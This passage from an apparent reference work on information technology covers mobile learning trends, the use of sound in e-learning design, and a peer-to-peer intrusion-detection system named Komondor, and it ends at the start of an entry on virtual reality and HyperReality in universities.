Another example of how innovative mobile technologies are advancing m-learning is Frequency 1550 (http://www.waag.org/project/frequentie), a scavenger hunt-like game using GPS-equipped cell phones and a local UMTS network. Students travel through Amsterdam and learn about its history (mobility in space and time). They use their mobile phones to download maps, historical content, and learning tasks; what they download is dependent on their location in the city (importance of context – digital overlays and context-aware computing). Students work together in small groups, digitally capturing re-enactments of historical events in the locations where they actually took place. These multimedia products are then shared with other students at a base station, usually a school (active, communicative, and resourceful learners).

EMERGING AND FUTURE TRENDS

Thinking about the activities we engage in on any given day, most of us would be surprised at how many of them involve some type of digital tool. That's because we often take the technology for granted and focus instead on the task at hand. Despite the fact that digital technology will continue to develop and change in ways we cannot possibly imagine, current visionaries (e.g., Abowd & Mynatt, 2000; Roush, 2005, Thornburg, 2006) agree that future tools will be predominantly:

- ***Personal*:** Users increasingly expect one-to-one or one-to-many access, and the ability to customize and personalize digital tools to meet individual, business, and learning needs.
- ***Mobile*:** Also known as always-on-you technology. Mobility has become a more prominent part of our lives and is here to stay. Even though we interact with stationary technologies such as ATM machines, these are shared tools. Truly personal tools will have to be mobile to be useful for learning purposes.
- ***Networked and connected to the Internet 24/7*:** Always-on, wireless technology enables learners to access content and communication tools on the fly as the need arises. It allows them to build ad hoc networks locally, search literally a world full of information, and communicate with others near and far.
- ***Accessible*:** For mobile tools to have a global impact in education, they need to be cheap and easy to use. Cost-effectiveness is being illustrated by the proliferation of cell phone networks in many poorer regions of the world, as it is cheaper to bypass wired computer networks and telephone landlines altogether. Mobile devices should also be easy to master so that the technology does not get in the way of learning.
- ***Flexible*:** Learners should have choices in the tools they use and how and when they use them. This often means that a mobile tool is repurposed for a task it was not designed for, but works well just the same.
- ***Social*:** Our society is not only getting more mobile, it is ever more social as well. The same goes for learning. Technology lets us interact and collaborate with others near and far. It allows us to create, share, aggregate, and connect knowledge in ways not possible before.
- ***Multimodal*:** We are living in a world that is no longer dominated by printed text, but is increasingly multimodal. For education, this means that wireless mobile devices should support the consumption, creation, and sharing of different media formats including text, image, sound, and video.
- ***Contextual*:** Devices should be aware of their surroundings, for example, via GPS, in order to provide learners with appropriate content and context based on their physical location. Besides, wireless mobile devices should provide learners with ways to create context for themselves as well as other learners.

In addition, digital learning content will have to be open content, as users have come to expect immediate, unhindered, and free access to digital information. Open content allows learners to search and browse ideas (not necessarily in linear or sequential fashion), aggregate and synthesize information, and make new connections. On the flip side, open content allows experts to easily share what they know by putting it online for all to see (Breck, 2007).

Given all of these developments, future m-learning research should focus on how wireless mobile technologies are changing interactions between learners, digital content, and technology, and how education will need to adapt to a world that is increasingly mobile and connected (van 't Hooft & Swan, 2007). How can we create the best possible tools for learning without the technology getting in the way? How can mobile technologies best accommodate and support active and collaborative learning? How does context affect learning, especially when it constantly changes?

CONCLUSION

The last few years have seen a global explosion in the use of highly mobile and connected digital devices, and all indications are that this is a trend that will continue. As users turn to portable devices for their communication, information, and entertainment needs, it is only natural that these same tools will be used more and more for learning.

Digital tools are increasingly mobile, personal, connected, accessible, flexible, social, multimodal, and contextual. These device characteristics, combined with changes in digital content, are allowing users to transcend traditional boundaries of space and time. Learners are more likely to be active and communicative, and use a variety of tools and resources. Contexts play an essential role as learners navigate both digital and real-world environments, often simultaneously so that one context supports learning in the other.

Finally, general perceptions of learning are changing drastically. Unfortunately, in educational institutions change is the exception rather than the rule and many classrooms resemble classrooms of a distant past. If formal education is to embrace the affordances of wireless mobile technologies to promote anywhere, anytime, and lifelong learning, then we need to reconsider the ways in which teachers teach and students learn in schools. It is the process that counts, not the location that it happens in, and as long as educators hang on to outdated ideas of learning, schools will become disconnected further and further from the rest of society.

KEY TERMS

GSM: Global system for mobile communications (GSM) is the most popular standard for mobile phones providing higher digital voice quality, global roaming, and low cost alternatives to making calls such as text messaging. The advantage for network operators has been the ability to deploy equipment from different vendors because the open standard allows easy interoperability

Highly Mobile Device: Digital device that has high mobility, a small footprint, the computational and display capabilities to access, view, collect, or otherwise use representations and/or large amounts of data, and the ability to support collaboration and/or data sharing.

IEEE 802.11: Also known as Wi-Fi, 802.11x denotes a set of wireless LAN/WLAN standards developed by Working Group 11 of the Institute of Electrical and Electronic Engineers LAN/MAN Standards Committee. The most common standards currently used include 802.11a, b, and g.

IR: Infrared. Electromagnetic radiation with wavelengths longer than visible light but shorter than radio waves, which can be used for the short range exchange of data.

M-Learning: "The processes of coming to know through conversations across multiple contexts amongst people and personal interactive technologies" (Sharples et al., 2007).

PDA: Personal digital assistants are handheld computers that were originally designed as personal organizers but have quickly developed into full-functioning portable computers. They are characterized by a touch screen for data entry, a memory card slot, and various types of wireless connectivity for data backup and sharing.

Smartphone: A full-featured mobile phone with personal computer like functionality, including cameras, e-mail, enhanced data processing, and connectivity.

UMPC: Ultra-Mobile PC. Specification for a small form-factor tablet PC.

WAN: Wireless area network. Linking two or more computing devices by way of radio-wave technology. Examples include wireless wide area network (WWAN), wireless local area network (WLAN), and personal area network (PAN).

The Application of Sound and Auditory Responses in E-Learning

Terry T. Kidd
University of Texas School of Public Health, USA

INTRODUCTION

Prior to computer technology, several studies have concluded that multiple senses engage the learner to the extent that a person remembers 20% of what they see, 40% of that they see and hear, and 70% of what they see, hear and do. In general, the participant engages what is seen and what is heard. With this implication, instructional designer or developers try to use design guidelines to identify the main uses of sound in e-learning as multimedia agents to enhance and reinforce concepts and training from e-learning solutions. Even with such understanding, instructional designers often make little use of auditory information in developing effective multimedia agents for e-learning solutions and applications. Thus, in order to provide the learner with a realistic context for learning, the designer must strive to incorporate the use of sound for instructional transactions. By sharing knowledge on this issue, designer can create a more realistic vision of how sound technology can be used in e-learning to enhance instruction for quality teaching and participant learning.

BACKGROUND

Prior to computer technology, many studies concluded that multiple senses engage the learner to the extent that a person remembers 20% of what they see, 40% of that they see and hear, and 70% of what they see, hear and do. "Human beings are programmed to use multiple senses for assimilating information" (Ives, 1992). Even with such understanding, instructional designers often make little use of auditory information in developing e-learning. "This neglect of the auditory sense appears to be less a matter of choice and more a matter of just not knowing how to 'sonify' instructional designers to enhance learning" (Bishop & Cates, 2001). The major obstacle in this development is that there is not a significant amount of quantitative study on the why, when, and where audio should or should not be used (Beccue & Vila, 2001).

In general, interface design guidelines identify three main uses of sound in multimedia agents in e-learning: (a) to alert learners to errors; (b) to provide stand-alone examples; or (c) to narrate text on the screen (Bishop & Cates, 2001). Review of research on sound in multimedia applied to effective e-learning solutions reveals a focus on the third use cited above. Barron and Atkins's (1994) research found that there were few guidelines to follow when deciding whether audio should replace, enhance, or mirror the text-based version of a lesson. The results of her study showed equal achievement effectiveness with or without the addition of the audio channel. Perceptions were positive among all three groups. Shih and Alessi's (1996) study investigated the relative effects of voice vs. text on learning spatial and temporal information and learners' preferences. This study found no significant difference on learning. The findings of Beccue and Vila's (2001) research supported these previous findings. Recent technological advances now make it possible for full integration of sound in multimedia agents to be employed in e-learning solutions. Sounds may enhance learning in multimedia agents, but without a strong theoretical cognitive foundation, the particular sounds used may not only fail to enhance learning, but they may actually detract from it (Bishop, 2001).

The three audio elements in multimedia production are speech (narration, dialogue, and direct address), sound effects (contextual or narrative function), and music (establishing locale or time; all of these identify characters and events, act as transition elements between contrasting scenes, and set the mood and pace of presentation (Kerr, 1999). Silence can be used to set a mood or to provide a moment for reflection.

Mayer and his associates (Moreno & Mayer, 2000a, 2000b; Mayer 2003) have conducted a number of experiments with older learners, demonstrating the superiority of audio/visual instructions. These studies have shown that, in many situations, visual textual explanations may be replaced by equivalent auditory explanations, and thus enhance learning. These beneficial effects of using audio/visual presentations only occur when two or more components of a visual presentation are incomprehensible in isolation and must be mentally integrated before they can be understood.

Because some studies suggest that the use of multiple channels, when cues are highly related, is far superior to one channel, the more extensive use of sound may lead to more effective computer-based learning materials. In order to have design guidelines in using sound in e-learning, instructional designers must understand the cognitive components of sound's use and the ways sound contribute to appropriate levels of redundancy and information in instructional messages. Bishop and Cates suggested that research should first explore the cognitive foundation. "Such theoretical foundation should address information-processing theory because it supplies a model for understanding how instructional messages are processed by learners; and communication theory because it supplies a model for structuring effective instructional messages."

MAIN DISCUSSION: THEORETICAL FOUNDATIONS FOR THE USE OF SOUND IN INSTRUCTION SOFTWARE

Bishop and Cates proposed a theoretical foundation for sound's use in multimedia instruction to enhance learning. They studied the Atkinson-Shiffrin information processing model, which addresses the transformation from environment stimuli to human schemata and their limitation factors due to human cognitive constraints. They adopted Phye's categorization of this process to three main operations: acquisition, processing, and retrieval. Table 1 summarizes the Atkinson-Shiffrin information processing model and its limitations. "Information-processing theory addressed human cognition.

Communication theory, on the other hand, addressed human interaction" (Bishop & Cates, 2001). Bishop and Cates also investigated the Shannon-Weaver Communication model and its limitations. They also adopted Berio's suggestion that learning models in terms of communication generally begin with and focus on

Table 1. The Atkinson-Shiffrin information processing theory model and illustrations



Table 2. The Shannon Weaver communication model and illustrations



Table 3. The Bishop and Cates instructional communication system--a framework of instructional communication system

	Acquisition Noise **Competing internal and external message disrupts the signal transmission process**	**Processing Noise** **Students fail to isolate the communicated instructional input from other sounds**	**Retrieval Noise** **Elements or structure of the message fail to trigger link to existing schema structures**
Selection	**Learner has trouble directing attention to the instructional message**	**Relationships between the instructional part of message are not isolated/recognized from other stimuli**	**Prevents evoking the correct prior knowledge structure from memory**
Analysis	**Learner has trouble focusing attention on instructional message**	**Semantic difficulties cause interpretation errors and poor organization of the information**	**Learning cannot build upon prior knowledge structures**
Synthesis	**Learner has trouble sustaining attention to the instructional message**	**Learn cannot elaborate on the information in the instructional message**	**Message prompts fail to support learner's efforts to construct broader transferable connotative meanings.**

how messages are received and processed by learners. The work of a number of authors identifies the three levels or phases of learning selection, analysis, and synthesis. Table 2 summarizes the Shannon-Weaver communication model, its limitations, and the three phases of learning.

Built on these two theories, Bishop and Cates proposed an instruction communication system where acquisition, processing, and retrieval operations are all applied, in varying amounts, during each phase of learning. This orthogonal relationship is depicted in Table 3. "Instructional communication systems could fail because of errors induced by excessive noise" (Bishop & Cates, 2001). Limitations within three information-processing operations can contribute to problems in instructional communications. Noise encountered within each operation is also shown in Table 3.

The three diagonal cells highlighted represent the heaviest operation within each learning phase. During selection, learning calls on acquisition heavily while during analysis, processing is central. During synthesis, learning calls on retrieval most heavily. The relative strength of potential noise increases and the consequences become more serious at each deeper phase of learning when following the cells vertically down the information-processing operations. Bishop and Cates suggested that adding sound to instructional messages may help optimize communication by helping learners overcome various information processing and noise encountered at the selection, the analysis, and at the synthesis phase of the instructional communication process.

In overcoming acquisition noise, Bishop and Cates suggested that sounds could gain learners attention, help learners focus attention on appropriate information, and keep distractions of competing stimuli, engage learner's interest over time. Bishop and Cates believed that sounds could help learners elaborate on visual stimuli by providing information about invisible structure, dynamic change, and abstract concepts. And because of the nature of sound to be organized in time, where images are organized in space, Bishop and Cates believed that sounds could provide a context within which individuals can think actively about connections between new information, therefore overcome processing noise. Bishop and Cates cited Gaver's (1993) research that when we hear the sound of a car while walking down the street at night, we compare what we are hearing to our memories for the objects that make that sound, drawing from and linking to existing constructs and schemata to support our understanding of what is happening, and we step out of the car's path. However, if we hear the same automobile sound in a cartoon, we would be able to depict this event in terms of another existing knowledge of event, therefore draw different conclusion. "Sounds could tic into, build upon, and expand existing constructs in order to help relate new information to a larger system of conceptual knowledge, therefore overpower the retrieval noise" (Bishop & Cates, 2001).

Most researchers acknowledge that it is important to employ multiple sensory modalities for deeper processing and better retention. Bishop and Cates used the example provided by Engelkamp and Zimmer that seeing a telephone and hearing it ring should result in better memory performance than only seeing it for hearing. Instructional designers could suppress information-processing noise by anticipating communication difficulties and front-loading messages by using redundancy—sound as the secondary cue. Bishop and Cates defined redundancy as the part of information that overlaps. They further explained that in order to overcome the acquisition, processing, and retrieval noise, instructional designers could use sound to employ content redundancy, context redundancy, and construct redundancy respectively. Sound's content redundancy ("What I asked was, can you pick up some things on your way home?") could contribute to the instructional message addressing the learner's attention difficulties at each of the three learning phases. Sound;s context redundancy ("No, I am baking a pie, I need flour not flower.") could contribute to the instructional message addressing the learner's trouble with information manipulation. Finally, sound's construct redundancy ("I am baking a pie for tonight's desert.") could assist learners in connecting new information to existing schemata. Bishop and Cates concluded that sound's contribution to optimize learning in e-learning could be in the form of secondary cues. Systematically adding auditory cues to instructional messages based on the proposed framework might enhance learning by anticipating learner difficulties and suppressing them before they occur.

INSTRUCTIONAL COMMUNICATION FRAMEWORK

Bishop and Cates's (2001) instructional communication framework provided a theoretical foundation for answering the question of why we should incorporate sound into multimedia agents for effective e-learning solutions. Barron and Atkins (1994) also suggested that when complex graphics are involved, it might be more feasible to deliver instruction through audio than through text because there is insufficient room on the screen for the text. Shih and Alessi (1996) stated that each medium has its own characteristics and interacts with other media to produce different effects when put together. Their report also stated the advantage auditory system has over text: (a) voice is generally considered the more realistic and natural mode than displayed text; (b) voice has the advantage such as being more easily comprehended by children or poor readers; (c) voice does not distract visual attention from stimuli such as diagrams; (d) voice is more lifelike and therefore more engaging; and (e) voice is good for conveying temporal information. Bishop and Cates's framework provided the answer to how, where, and when instructional designers could use sound in designing software to enhance learning. Instructional designers should understand the cognitive components of sound's use and the ways sounds could contribute to appropriate levels of redundancy. By using sound as the secondary cue to complement the primary message and to provide new information, instructional designers could systematically add sound in the multimedia agent to e-learning to lead to more effective computer-based learning materials. This research leads to a wide range of research questions.

1. **Quantitative data collection:** The next step in supporting Bishop and Cates's framework is to conduct experiments with collection of quantitative data. Overcome channel noise. What is the appropriate redundancy level? Which sound should be used to overpower channel noises?
2. **Audio quality:** Pacing, pitch and volume all play a role in setting the mood of instruction. The voice of a male or female and how its expressiveness affects learners are worth exploring.
3. **Cognitive load:** How can sound be incorporated into e-learning without exceeding learners' channel capacity?
4. **Redundancy between audio and graphics:** Research showed that the word-for word narrates

Table 4. Summarization of Bishop and Cates framework for sound usage in multimedia based instruction Instructional communication system

	Acquisition Noise Content Redundancy	Processing Noise Content Redundancy	Retrieval Noise Content Redundancy
Selection	▪ **Gain Attention** ▪ **Hold Attention** ▪ **Help Focus and Engagement Over Time**		
Analysis		▪ **Provide information about abstract ideas** ▪ **Distinguish multiple temporal information** ▪ **Help make connection among the information**	
Synthesis			▪ **Build upon and expand constructs relating to new information**

Suggested for sound potential role in e-learning redundancy could not improve learner achievement because no new information is supplied. Will there be appropriate redundancy between a complex graphic and audio?

5. **Interference factors:** Multiple channel cues might complete with each other, resulting in distraction in learning. A syntax and connection needs to be established between primary and secondary cues.
6. **Learner control:** Learners tend to achieve better performance when they have control of the learning experience.
7. **Logistics:** The speed, volume, and the repeatability should take into consideration when designing e-learning using sounds.
8. **Demographic:** Is there difference among gender, age group, and ethnic background in achievement and perception? How will learners speaking English as the second language learn differently from a native speaker? How will this affect the design of e-learning using sound?
9. **Content area:** Are there different consideration factors when designing e-learning using sound for different content subject such as math and science?
10. **Second language:** In designing e-learning teaching foreign languages, will sound be incorporated as the redundancy or should sound play a more essential role? What are the design guidelines for such software?
11. **Learning modality:** What is the relationship between learner's preferred learning modality in terms of sound and the delivery mode?

CONCLUSION

While the debate over pedagogical strategies for sound to reinforce the learning process in e-learning rages on, researchers and instructional developers continues to seek theories for effective applications of sound in the teaching and learning process via e-learning. It seems clear that sound and audio multimedia interventions are permanent fixture in the future landscape of e-learning. If appropriately employed, the multimedia within the e-learning program not only becomes a stand alone learning reinforcement agent, but it also helps to extend the learning capabilities of the user, thus assisting the learning in their efforts to gain the concepts and knowledge presented in the e-learning program. As we continue to look to the future for new innovative strategies developed out of research, we can begin to harness the power of adding effective multimedia agents in the teaching and learning process for e-learning, thus reaching the goal of providing quality teaching and effective training solution via e-learning for organization performance improvement.

KEY TERMS

Cognitive Load Theory: A term (used in psychology and other fields of study) that refers to the level of effort associated with thinking and reasoning (including perception, memory, language, etc.). According to this theory people learn better when they can build on words and ideas they already understand. The more things a person has to learn at a single time, the more difficult it will be to retain the information in their long term memory.

Communication: Communication is the process of exchanging information and ideas. As an active process, it involves encoding, transmitting, and decoding intended messages.

Information Processing Theory: The information processing theory approach to the study of cognitive development evolved out of the American experimental tradition in psychology. Information processing theorists proposed that like the computer, the human mind is a system that processes information through the application of logical rules and strategies. Like the computer, the mind has a limited capacity for the amount and nature of the information it can process. Finally, just as the computer can be made into a better information processor by changes in its hardware (e.g., circuit boards and microchips) and its software (programming), so do children become more sophisticated thinkers through changes in their brains and sensory systems (hardware) and in the rules and strategies (software) that they learn.

Instructional Design: Instructional design is the analysis of learning needs and systematic development of instruction. Instructional designers often use Instructional technology as a method for developing instruction. Instructional design models typically specify a method, that if followed will facilitate the transfer of knowledge, skills, and attitude to the recipient or acquirer of the instruction.

Instructional Software: The computer programs that allow students to learn new content, practice using content already learned, or be evaluated on how much they know. These programs allow teachers and students to demonstrate concepts, do simulations, and record and analyze data.

Multimedia: The presentation of information by a combination of data, images, animation sounds, and video. This data can be delivered in a variety of ways, either on a computer disk, through modified televisions, or using a computer connected to a telecommunications channel.

Sound: The vibrations that travel through air that can be heard by humans. However, scientists and engineers use a wider definition of sound that includes low and high frequency vibrations in air that cannot be heard by humans, and vibrations that travel through all forms of matter, gases, liquids, and solids.

Application of the P2P Model for Adaptive Host Protection

Gábor Hosszú
Budapest University of Technology and Economics, Hungary

INTRODUCTION

The importance of the network security problems comes into prominence by the growth of the Internet. This article introduces the basics of the host security problem, reviews the most important intrusion detection methods, and finally proposes a novel solution.

Different kinds of security software utilizing the network have been described (Snort, 2006). The novelty of the proposed method is that its clients running in each host create a peer-to-peer (P2P) overlay network. Organization is automatic; it requires no user interaction. This network model ensures stability, which is important for quick and reliable communication between nodes. Its main idea is that the network that is the easiest way to attack the networked computers is utilized in the novel approach in order to improve the efficiency of the protection. By this build-up the system remains useful over the unstable network. The first implementation of the proposed method has proved its ability to protect operating systems of networked hosts.

THE PROBLEM OF HOST SECURITY

This section describes basic security concepts, dangers threatening user data and resources. We describe different means of attacks and their common features one by one, and show the common protection methods against them.

Information stored on a computer can be personal or business character, private or confidential. An unauthorized person can therefore steal it; its possible cases are shown in Table 1. Stored data can not only be stolen, but also changed. Information modified on a host is extremely useful to cause economic damage to a company.

Table 1. The types of the information stealth

• An unauthorized person gains access to a host.
• Abuse of an authorized user.
• Monitoring or intercepting network traffic by someone.

Not only data, but also resources are to be protected. Resource is not only hardware. A typical type of attack is to gain access to a computer to initiate other attacks from it. This is to make the identification of the original attacker more difficult, as the next intruded host in this chain sees the IP address of previous one as its attacker.

Intrusion attempts, based on their purpose, can be of different methods. But these methods share things in common, scanning networks ports or subnetworks for services, and making several attempts in a short time. This can be used to detect these attempts and to prepare for protection.

With attempts of downloading data, or disturbing the functionality of a host, the network address of the target is known by the attacker. He or she scans the host for open network ports, in order to find buggy service programs. This is the well-known port scan. The whole range of services is probed one by one. The object of this is to find some security hole, which can be used to gain access to the system (Teo, 2000). The most widely known software application for this purpose is Nmap (Nmap Free Security Scanner, Tools, & Hacking Resources, 2006). It is important to notice that this is not written for bad intention, but (as everything) it can also be used in an unlawful way.

Modern intrusion methods exert software and hardware weaknesses simultaneously. A well-known example is ARP poisoning. An attacker, already having gained access to a host of a subnetwork, sends many address resolution protocol (ARP) packets through its interface. This causes network switches to enter hub mode, resulting in every host on the subnetwork being able to see all traffic, also packets addressed to other hosts. The traffic can then be analyzed by the attacker, to gain passwords or other data. Therefore, to detect modern, multi-level intrusions, a single probe is not enough (Symantec Internet Security Threat Report, Volume III, 2005).

THE INTRUSION DETECTION

Computer intrusion detection has three following main types:

- Traffic signatures (data samples) implying an intrusion,
- Understanding and examining application level network protocols, and
- Recognizing signs of anomalies (non-usual functioning).

Unfortunately, not every attack is along with easily automatically detectable signs. For example the abusing of a system by an assigned user is hard to notice.

The oldest way of intrusion detection was the observation of user behavior (Kemmerer & Vigna, 2002). With this some unusual behavior could be detected, for example, somebody on holiday still logged in the computer. This type of intrusion detection has the disadvantage of being casual and non-scalable for complex systems.

The next generation of intrusion detection systems utilized monitoring operating system log files, mainly with Unix type operating systems. Many security utilities realize this method, the well-known *Swatch* (*S*imple *WATCH*er for logfiles) (2006), are one of these. Finding a sign of intrusion in a log file, Swatch can take a predefined step: starting a program, sending an e-mail alert to the administrator, and so forth. Of course this is not enough to protect a system, because many types of intrusions can only be detected too late.

To understand modern intrusion detection, it must be concluded that the detection system does not observe intrusions, but the signs of it. This is the attack's manifestation (Vigna, Kemmerer, & Blix, 2001). If an attack has no, or only partial, manifestation, the system cannot detect the intrusion. One good example to help understanding this is a camera with a tainted lens, which cannot detect the intruder even if he or she is in its field of vision.

Data Acquisition

For accurate intrusion detection, authorative and complete information about the system in question is needed. Authorative data acquisition is a complex task on its own. Most of the operating systems provide records of different users' actions for review and verification. These records can be limited to certain security events, or can provide a list of all system calls of every process. Similarly, gateways and firewalls have event logs of network traffic. These logs may contain simple information like opening and closing network sockets, or may be the contents of every network packets recorded, which appeared on the wire.

The quantity of information collected has to be a trade-off between expense and efficiency. Collecting information is expensive, but collecting the right information is important, so the question is which types of data should be recorded.

Detection Methods

Supervising a system is only worth this expense if the intrusion detection system also analyzes the collected information. This technology has two main types: anomaly detection and misuse detection.

Anomaly detection has a model of a properly functioning system and well behaving users. Any deviation it finds is considered a problem. The main benefit of anomaly detection is that it can detect attacks in advance. By defining what is normal, every break of the rules can be identified whether it is part of the threat model or not.

The disadvantages of this method are frequent false alerts and difficult adaptability to fast-changing systems.

Misuse detection systems define what is wrong. They contain intrusion definitions, alias signatures, which are compared with the collected supervisory information, searching for the signs of the known threats.

An advantage of these systems is that investigation of already known patterns rarely leads to false alerts. At the same time, these can only detect known attack methods, which have a defined signature. If a new kind of attack is found, the developers have to model it and add it to the database of signatures.

PROTECTION METHODS

Computers connected to networks are to be protected by different means (Kemmerer & Vigna, 2002), described in detail as follows.

The action taken after detecting an intrusion can be of many different types. The simplest of these is an alert that describes the observed intrusion. But the reaction can be more offensive, like informing an administrator, ringing a bell, or initiating a counterstrike.

The counterstrike may reconfigure the gateway to block traffic from the attacker or even attack him or her. Of course an offending reaction can be dangerous; it may be against an innocent victim. For example the attacker can load the network with spoofed traffic. This appears to come from a given address, but in reality it is generated somewhere else. Reconfiguring the gateways to block traffic from this address will generate a denial of service (DoS) type attack against the innocent address.

Protection of Host

No system can be completely secure. The term of a properly skilled attacker (Toxen, 2001) applies to a theoretical person, who by his infinite skills can explore any existent security hole. Every hidden bug of a system can be found, either systematically, or accidentally.

The more secure a system is, the more difficult it is to use it (Bauer, 2005). One simple example of this is limiting network usage. A trade-off between security and usability has to be made. Before initiating medium and large sized systems it is worth making up a so-called security policy.

Security management is about risks and expenditure. The designers of the system should know which security investment is worth it and which is not, by examining the probability and possible damage of each expectable intrusion (Bauer, 2003).

Protection of Network

The simplest style of network protection is a firewall. This is a host that provides a strict gateway to the Internet for a subnetwork, checking traffic and maybe dropping some network packets. The three main types of firewalls are the following:

1. **Packet Level Firewalls:** In this one, filtering rules are based on packet hearers, for example the address of the source or the destination.
2. **Application Level Firewalls:** These examine not only the header, but also the content of the network packets, to be able to identify unwanted input. They can also be used for an adaptive supervision of an application program.
3. **Personal Firewalls:** It is used usually for workstations and home computers. With these the user can define access to the network for which running applications should be granted.


HOST AND NETWORK-BASED DETECTION AND PROTECTION SYSTEMS

Network intrusion detection systems (NIDS) are capable of supervision and protection of company-scale networks. One commercially available product is RealSecure (2006), while Snort (2006) is an open source solution. Snort mainly realizes a probe. It is based on a description language, which supports investigation of signatures, application level protocols, anomalies, and even the combination of these. It is a well configurable system, automatically refreshing its signature database regularly through the Internet. New signatures and rules added by developers are immediately added to the database.

Investigation of network traffic can sometimes use uncommon methods. One of these is a network card without an IP address (Bauer, 2002). The card, while it is connected to the network (through a hub or a switch), gets all the traffic, but generates no output, and therefore cannot be detected. The attacker, already broken into the subnetwork, cannot see that he or she is monitored. Peters (2006) shows a method of special wiring of Ethernet connectors, which makes up a probe that can be put between two hosts. This device is unrecognizable with software methods.

Information collected by probes installed at different points of the network is particularly important for protection against network scale attacks. Data collected by one probe alone may not be enough, but an extensive analysis of all sensors' information can reveal the fact

Figure 1. Block diagram of a P2P application



of an attack (RealSecure, 2006). For the aid of sensors communicating in the network has the Intrusion Detection Working Group (IDWG) of the Internet Engineering Task Force (IETF IDWG Intrusion Detection Working Group, 2006) developed the Intrusion Detection Message Exchange Format (IDMEF).

Security of a system can be increased with strict rules of usage. Applications doing this locally are Bastille Linux (2006) and SeLinux (2006). These applications provide security mechanisms built in to the operating system or the kernel. Network security is also enhanced with these, but that is not the main purpose of them.

A NOVEL NETWORK-BASED DETECTION SYSTEM

This section introduces a novel system, which uses just the network, to protect the hosts and increase their security. The hosts running this software create an application level network (ALN) over the Internet. The clients of the novel software running on individual hosts organize themselves in a network. Nodes connected to this ALN check their operating systems' log files to detect intrusion attempts. Information collected this way is then shared over the ALN, to increase the security of all peers, which can then make the necessary protection steps by oneself, for example blocking network traffic by their own firewall.

The developed software is named *Komondor,* which is a famous Hungarian guard dog.

The speed and reliability of sharing the information depends on the network model and the topology. Theory of peer-to-peer (P2P) networks has gone through a great development since the last years. Such networks consist of peer nodes. Usually registered and reliable nodes connect to a grid, while P2P networks can tolerate unreliability of nodes and quick change of their numbers

Table 2. The design goals of the system Komondor

- Creating a stable overlay network to share information.
- Reports of intrusions should spread as fast as possible over the network.
- Decentralized system, redundant peers.
- Masking the security holes of each peer based on the reports.

(Uppuluri, Jabisetti, Joshi, & Lee, 2005). The parts of an application realizing a peer-to-peer-based network can be seen in Figure 1 (Hosszú, 2005).

The lower layer is responsible for the creation and the maintenance for the overlay network, while the upper one for the communication.

The use of the P2P network model to enhance security is new in principle. Test results proved its usefulness, with its aid were not only simulated, but also real intrusion attempts blocked. The design goal of the system is listed in Table 2.

As one host running the Komondor detects an intrusion attempt and shares the address of the attacker on the overlay network, the other ones can prepare and await the same attacker in safety. Komondor nodes protect each other this way. If an intrusion attempt was recorded by a node, the other ones can prepare for the attack in advance. This is shown in Figure 2.

The inner architecture of Komondor is presented in Figure 3. Different hosts run the uniform copies of this program, monitoring the occurring network intrusion attempts. If one of the peers detects an attempt on a system supervised, it takes two actions:

1. Strengthens the protection locally, by configuring the firewall to block the offending network address.
2. Informs the other peers about the attempt.

Information about intrusion attempts is collected by two means, intrusion detected by this node, or intrusion detected by another node. The first working version of Komondor monitors system log files to collect information. These log files can contain various error messages, which may refer to an intrusion attempt. Possible examples are login attempt with an inexistent user name, and several attempts to download an inexistent file through an HTTP server.

Figure 2. Attack against a Komondor node




Figure 3. Architecture of the Komondor system



Figure 4. Algorithm of the Komondor entity



Figure 4 presents the algorithm of the software Komondor. It checks the log files every second, while the database should be purged only on hourly or on a daily basis (Czirkos, 2005).

The Komondor network aided security enhancement system was under extensive testing for months. Parts of these were simulated, and others were real intrusion attempts. Effectiveness of the Komondor system is determined by the diversity of peers. Intrusion attempts exploiting security holes are software and version specific. Daemons providing services (SSH, Web) could be of different versions on hosts running Komondor. Three possible cases in which this can occur are listed in Table 3.

It is important to emphasize that the proposed P2P-based intrusion detection and host protection system is intended to mask the security holes of services provided by the host, not to repair them. It can provide protection in advance, but only if somewhere on the network an intrusion was already detected. It does not fix the security hole, but keeps the particular attacker from

Table 3. Examples of the heterogeneity of the Komondor's environment

• Hosts running the same software, but different version (Apache 2.0.54 and 2.0.30).
• Hosts providing the same service, but using different software (Apache and Zeus).
• Hosts are based on different operating systems (Linux and Windows).

further activity. If the given security hole is already known, it is worth rather fixing that itself.

CONCLUSION

This article overviewed the different aspects of host security. Typical attacks were reviewed, along with methods of intrusion detection; furthermore, the implemented and widely used host protection methods have been presented.

This article also proposed a novel application, which utilizes the P2P networking model in order to improve the effectiveness of operating system security. The system is easy to use; its clients on different networked nodes organize a P2P overlay automatically, and do not need any user interaction.

KEY TERMS

Application Level Network (ALN): The applications, which are running in the hosts, can create a virtual network from their logical connections. This is also called *overlay network*. The operations of such software entities are not able to understand without knowing their logical relations. In most cases the ALN software entities use the P2P model, not the client/server one for the communication.

Client/Server Model: A communicating way, where one hardware or software entity (server) has more functionalities than the other entity (the client), whereas the client is responsible to initiate and close the communication session toward the server. Usually the server provides services that the client can request from the server. Its alternative is the P2P model.

Data Integrity: The integrity of a computer system means that the host behaves and works as its administrator intended it to do so. Data integrity must therefore be always monitored.

Firewall: This is a host or router that provides a strict gateway to the Internet for a subnetwork, checking traffic and maybe dropping some network packets.

Hub: A hardware device used to connect more than two hosts on a network. It sends every received network packet to all hosts connected to it, not just the destination. Simpler design than a network switch, but it provides less security.

Overlay Network: The applications, which create an ALN, work together and usually follow the P2P communication model.

Peer-to-Peer (P2P) Model: A communication way where each node has the same authority and communication capability. They create a virtual network, overlaid on the Internet. Its members organize themselves into a topology for data transmission. Each peer provides services the others can use, and each peer sends requests to other ones.

Security Management: It means the calculation of the damage caused by a certain attack in advance, so one can decide, if a particular security investment such as buying new devices or training employees is worth or not.

Security Policy: It means a set of rules to act, in which the expectations and provisions of accessibility of the computer for the users and the administrators are also included. It is worth it to be made up before initiating medium or large sized computer networking systems.

Switch: A hardware device used to connect more than two hosts on a network. It forwards every received network packet to the interface of the destination specified in the header of the packet. Switches are more secure than network hubs.

A

The Application of Virtual Reality and HyperReality Technologies to Universities

Lalita Rajasingham
Victoria University of Wellington, New Zealand

John Tiffin
Victoria University of Wellington, New Zealand

INTRODUCTION

The term HyperReality (HR) was coined by Nobuyoshi Terashima to refer to "the technological capability to intermix virtual reality (VR) with physical reality (PR) and artificial intelligence (AI) with human intelligence (HI)" (Terashima, 2001, p. 4).

HR is a technological capability like nanotechnology, human cloning and artificial intelligence. Like them it does not as yet exist in the sense of being clearly demonstrable and publicly available. Like them it is maturing in laboratories where the question "if?" has been replaced by the question "when?" And like them the implications of its appearance as a basic infrastructure technology are profound and merit careful consideration. (Tiffin &Rajasingham, 2001)

